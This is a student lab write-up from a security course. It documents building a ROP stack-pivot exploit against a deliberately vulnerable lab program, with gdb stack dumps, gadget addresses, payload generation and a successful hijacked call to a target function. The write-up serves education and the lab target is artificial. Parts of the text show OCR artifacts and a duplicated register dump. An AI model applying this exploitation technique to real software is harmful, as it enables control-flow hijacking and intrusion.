
Alisha Patel
I pledge my honor that I have abided by the Stevens Honor System.

Getting the ROP gadget for pop rdi ; ret:
To get the ROP address of the pop rdi ; ret, the ROP gadget is used with the command in the following image. From the address of the command, under gdb of the library, the function name consisting of the command is found. Under the gdb of heap-stack-pivot-64, through the disass iconv, the address of the gadget is found.



Analyzing the rsp to figure out the pivot:
In the do_echo function, at line 60 when the struct pointers are updated, the rsp registers hold these values. Based on the values displayed, the A's starts at the address of 0x7fffffdba8. Thus, for the rsp to point at this register instead of 0x7fffffdb90. To adjust this pointer, need to pop three registers, and one additional register when the ret is returned to the stack.

```
Breakpoint 1, do_echo (str=<optimized out>, str@entry=0x7fffffffdba0 "1      AAAAA\n")
    at heap-stack-pivot.c:60
60              for (i = 0; i < ptrnum; i++) {
gdb-peda$ x/60xw $rsp
0x7fffffffdb90: 0xffffdba0      0x00007fff      0x004013b7      0x00000000
0x7fffffffdba0: 0x20202031      0x20202020      0x41414141      0x00000a41
0x7fffffffdbb0: 0x00000001      0x00000000      0x00000000      0x00000000
0x7fffffffdbc0: 0xf7fcb858      0x00007fff      0xf7fe1e30      0x00007fff
0x7fffffffdbd0: 0xffffde40      0x00007fff      0x00000001      0x00000000
0x7fffffffdbe0: 0x00000000      0x00000000      0xffffded8      0x00007fff
0x7fffffffdbf0: 0x00403e00      0x00000000      0xf7fdd2c3      0x00007fff
0x7fffffffdc00: 0x00000000      0x00000000      0x00403e00      0x00000000
0x7fffffffdc10: 0xffffded8      0x00007fff      0x00000000      0x00000000
0x7fffffffdc20: 0xf7ffe2d0      0x00007fff      0x00000000      0x00000000
0x7fffffffdc30: 0xf7fcfb10      0x00007fff      0x0000000d      0x00000000
0x7fffffffdc40: 0x0000037f      0x00000000      0x00000000      0x00000000
0x7fffffffdc50: 0x00000000      0x00000000      0x00001f80      0x0000ffff
0x7fffffffdc60: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdc70: 0x00000000      0x00000000      0x00000000      0x00000000
```

Getting the address of spare_func2:

After executing the do_echo function, the spare_func2 should be called, thus to get the address of this function, print command is used.

```
0x7fffffffdc60: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdc70: 0x00000000      0x00000000      0x00000000      0x00000000
gdb-peda$ print spare_func2
$1 = {int (int)} 0x401214 <spare_func2>
```

Getting the ROP gadget for pivot:

As determined above, for the rsp to point at the right place, need to pop 4 registers in a row and then return. Under one of the shared libraries, there exists a sequence that pops 4 registers and returns as shown below.

```
0x000000000002a3a7 : pop rbx ; pop rbp ; pop r12 ; pop r13 ; pop r14 ; ret
0x0000000000029cac : pop rbx ; pop rbp ; pop r12 ; pop r13 ; ret
0x00000000000278e7 : pop rbx ; pop rbp ; pop r12 ; ret
0x00000000000c2d36 : pop rbx ; pop rbp ; pop r12 ; sub rax, rdx ; ret
```

After getting the address, going to the library's gdb, the function name can be found the same way for the pop rdi gadget address. Then, under the heap-stack-pivot gdb, after disassembling the function, the address of the sequence of code is found.

```
gdb-peda$ x/10i 0x29cac
   0x29cac <add_alias2+124>:    pop    rbx
   0x29cad <add_alias2+125>:    pop    rbp
   0x29cae <add_alias2+126>:    pop    r12
   0x29cb0 <add_alias2+128>:    pop    r13
   0x29cb2 <add_alias2+130>:    ret
   0x29cb3:     data16 cs nop WORD PTR [rax+rax*1+0x0]
   0x29cbe:     xchg   ax,ax
   0x29cc0 <read_conf_file>:    push   r15
   0x29cc2 <read_conf_file+2>:  push   r14
   0x29cc4 <read_conf_file+4>:  push   r13
```

```
 0x00007ffff7df3ca5 <+117>:   nop    DWORD PTR [rax]
 0x00007ffff7df3ca8 <+120>:   add    rsp,0x8
 0x00007ffff7df3cac <+124>:   pop    rbx
 0x00007ffff7df3cad <+125>:   pop    rbp
 0x00007ffff7df3cae <+126>:   pop    r12
 0x00007ffff7df3cb0 <+128>:   pop    r13
 0x00007ffff7df3cb2 <+130>:   ret
```

Creating a payload after plugging in the values found:


After plugging in the values into the heap-rop.py file, a payload is generated as shown below in the image.


```
┌──(kali㉿kali)-[~/Documents/lab10]
└─$ python3 heap-rop.py > payload
Press enter when ready...


┌──(kali㉿kali)-[~/Documents/lab10]
└─$ ls
heap-rop.py  heap-stack-pivot-64  heap-stack-pivot.c  Makefile  payload  peda-session-heap-stack-pivot-64.txt
```

Running the payload to call spare_func2:

Under the gdb of heap-stack-pivot-64, running the function with the generated payload results in a function call to spare_func2, and prints out “You Win!” three times.


gdb-peda$ r < payload
Starting program: /home/kali/Documents/lab10/heap-stack-pivot-64 < payload
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
0 You Win!
1 You Win!
2 You Win!
Program received signal SIGSEGV, Segmentation fault.
Warning: 'set logging off', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled off'.
Warning: 'set logging on', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled on'.
registers
RAX: 0x21 ('!')
RBX: 0x40133e (<do_echo+219>: pop rbx)
RCX: 0x0
RDX: 0x0
RSI: 0x405320 ("2 You Win!\n")
RDI: 0x7fffffffd9b8 ⟶ 0x7fffffffd9e8 ("2 You Win!\n")
RBP: 0x7fffffffdba0 ⟶ 0x40133e (<do_echo+219>: pop rbx)
RSP: 0x7fffffffdbc0 ('A' <repeats 50 times>, "\254<\337\367\377\177")
RIP: 0x40125b (<spare_func2+71>: ret)
R8 : 0x64 ('d')
R9 : 0x0
R10: 0x0
R11: 0x202
R12: 0x4013b7 (<main+119>: mov edx,0x200)
R13: 0x2020202020202031 ('1 ')
R14: 0x403e00 ⟶ 0x401160 (<__do_global_dtors_aux>: endbr64)
R15: 0x7ffff7ffd000 ⟶ 0x7ffff7ffe2d0 ⟶ 0x0
EFLAGS: 0x10216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
code
0x401256 <spare_func2+66>: pop rbp
0x401257 <spare_func2+67>: pop r12
0x401259 <spare_func2+69>: pop r13
⇒ 0x40125b <spare_func2+71>: ret
0x40125c <spare_func2+72>: mov ebp,0x0


registers
RAX: 0×21 ('!')
RBX: 0×40133e (<do_echo+219>: pop rbx)
RCX: 0×0
RDX: 0×0
RSI: 0×405320 ("2 You Win!\n")
RDI: 0×7fffffffd9b8 ⟶ 0×7fffffffd9e8 ("2 You Win!\n")
RBP: 0×7fffffffdba0 ⟶ 0×40133e (<do_echo+219>: pop rbx)
RSP: 0×7fffffffdbc0 ('A' <repeats 50 times>, "\254<\337\367\377\177")
RIP: 0×40125b (<spare_func2+71>: ret)
R8 : 0×64 ('d')
R9 : 0×0
R10: 0×0
R11: 0×202
R12: 0×4013b7 (<main+119>: mov edx,0×200)
R13: 0×2020202020202031 ('1 ')
R14: 0×403e00 ⟶ 0×401160 (<__do_global_dtors_aux>: endbr64)
R15: 0×7ffff7ffd000 ⟶ 0×7ffff7ffe2d0 ⟶ 0×0
EFLAGS: 0×10216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
code
0×401256 <spare_func2+66>: pop rbp
0×401257 <spare_func2+67>: pop r12
0×401259 <spare_func2+69>: pop r13
⇒ 0×40125b <spare_func2+71>: ret
0×40125c <spare_func2+72>: mov ebp,0×0
0×401261 <spare_func2+77>: jmp 0×40124f <spare_func2+59>
0×401263 <do_echo>: push rbx
0×401264 <do_echo+1>: movzx edx,BYTE PTR [rdi]
stack
0000| 0×7fffffffdbc0 ('A' <repeats 50 times>, "\254<\337\367\377\177")
0008| 0×7fffffffdbc8 ('A' <repeats 42 times>, "\254<\337\367\377\177")
0016| 0×7fffffffdbd0 ('A' <repeats 34 times>, "\254<\337\367\377\177")
0024| 0×7fffffffdbd8 ('A' <repeats 26 times>, "\254<\337\367\377\177")
0032| 0×7fffffffdbe0 ('A' <repeats 18 times>, "\254<\337\367\377\177")
0040| 0×7fffffffdbe8 ("AAAAAAAAAA\254<\337\367\377\177")
0048| 0×7fffffffdbf0 ⟶ 0×7ffff7df3cac4141
0056| 0×7fffffffdbf8 ⟶ 0×10000
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0×000000000040125b in spare_func2 (n=<optimized out>) at heap-stack-pivot.c:28
28 }